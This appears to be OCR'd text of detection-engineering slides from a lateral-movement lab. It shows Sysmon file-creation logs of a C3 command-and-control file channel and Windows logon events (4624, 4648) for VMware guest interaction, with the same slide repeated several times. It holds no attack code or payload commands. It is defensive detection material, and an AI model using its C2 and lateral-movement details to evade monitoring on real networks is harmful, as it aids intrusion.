


Time	beat_hostname	event_id	action	process_name	file_name
Jun 10, 2021 @ 23:06:36.337	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz45733.lock
Jun 10, 2021 @ 23:09:30.684	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729.lock
Jun 10, 2021 @ 23:09:30.709	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
Jun 10, 2021 @ 23:09:30.710	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
Jun 10, 2021 @ 23:09:30.962	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware177
Jun 10, 2021 @ 23:09:32.203	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware101
Jun 10, 2021 @ 23:09:32.400	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\y0da87729.lock
Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565.lock
Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
Jun 10, 2021 @ 23:09:32.918	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
Jun 10, 2021 @ 23:09:33.156	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz59565.lock

https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/UncShareFile.cpp#L68

https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/

DETECTION OPPORTUNITIES
FILE WRITES - C2




	Time ^	beat_hostname	event_id	action	process_name	file_name
›	Jun 10, 2021 @ 23:06:36.337	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz45733.lock
›	Jun 10, 2021 @ 23:09:30.684	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729.lock
›	Jun 10, 2021 @ 23:09:30.709	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
›	Jun 10, 2021 @ 23:09:30.710	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
›	Jun 10, 2021 @ 23:09:30.962	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware177
›	Jun 10, 2021 @ 23:09:32.203	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware101
›	Jun 10, 2021 @ 23:09:32.400	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\y0da87729.lock
›	Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565.lock
›	Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
›	Jun 10, 2021 @ 23:09:32.918	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
›	Jun 10, 2021 @ 23:09:33.156	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz59565.lock

https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/UncShareFile.cpp#L68

https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/

DETECTION OPPORTUNITIES
FILE WRITES - C2




Time	beat_hostname	event_id	action	process_name	file_name
Jun 10, 2021 @ 23:06:36.337	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz45733.lock
Jun 10, 2021 @ 23:09:30.684	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729.lock
Jun 10, 2021 @ 23:09:30.709	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
Jun 10, 2021 @ 23:09:30.710	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
Jun 10, 2021 @ 23:09:30.962	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware177
Jun 10, 2021 @ 23:09:32.203	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware101
Jun 10, 2021 @ 23:09:32.400	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\y0da87729.lock
Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565.lock
Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
Jun 10, 2021 @ 23:09:32.918	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
Jun 10, 2021 @ 23:09:33.156	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz59565.lock

https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/UncShareFile.cpp#L68

https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/

DETECTION OPPORTUNITIES
FILE WRITES - C2




Time	beat_hostname	event_id	action	process_name	file_name
Jun 10, 2021 @ 23:06:36.337	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz45733.lock
Jun 10, 2021 @ 23:09:30.684	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729.lock
Jun 10, 2021 @ 23:09:30.709	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
Jun 10, 2021 @ 23:09:30.710	WRK1	11	filecreate	relay_x64_6fc1_slack.exe	c:\users\james.uk\downloads\y0da87729
Jun 10, 2021 @ 23:09:30.962	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware177
Jun 10, 2021 @ 23:09:32.203	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\vmware101
Jun 10, 2021 @ 23:09:32.400	WRK2	11	filecreate	vmtoolsd.exe	c:\users\james.uk\downloads\y0da87729.lock
Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565.lock
Jun 10, 2021 @ 23:09:32.917	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
Jun 10, 2021 @ 23:09:32.918	WRK2	11	filecreate	relay_x64_6fd2_sharpsphere.exe	c:\users\james.uk\downloads\jqnz59565
Jun 10, 2021 @ 23:09:33.156	WRK1	11	filecreate	rundll32.exe	c:\users\james.uk\downloads\jqnz59565.lock

https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/UncShareFile.cpp#L68


https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/

DETECTION OPPORTUNITIES
WINDOWS EVENT LOGS

EID 4624 and 4648s for logon required for guest interaction, produced on target workstation




Time	event_id	beat_hostname	process_name	keywords	user_domain	user_name	target_user_name	logon_type
Jun 13, 2021 @ 17:54:09.319	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2$	administrator	-
Jun 13, 2021 @ 17:54:09.319	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.430	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2$	administrator	-
Jun 13, 2021 @ 17:54:09.430	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.525	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2$	administrator	-
Jun 13, 2021 @ 17:54:09.525	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.616	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2$	administrator	-
Jun 13, 2021 @ 17:54:09.616	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4
Jun 13, 2021 @ 17:54:09.734	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2$	administrator	-
Jun 13, 2021 @ 17:54:09.734	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	administrator	-	4



Jun 10, 2021 @ 22:28:21.734	4,625	WRK2	vmtoolsd.exe	Audit Failure	uk	james	-	4
Jun 10, 2021 @ 22:28:21.778	4,624	WRK2	vmtoolsd.exe	Audit Success	uk	james	-	2
Jun 10, 2021 @ 22:28:21.778	4,648	WRK2	vmtoolsd.exe	Audit Success	uk	wrk2$	james	-

PRINTERS

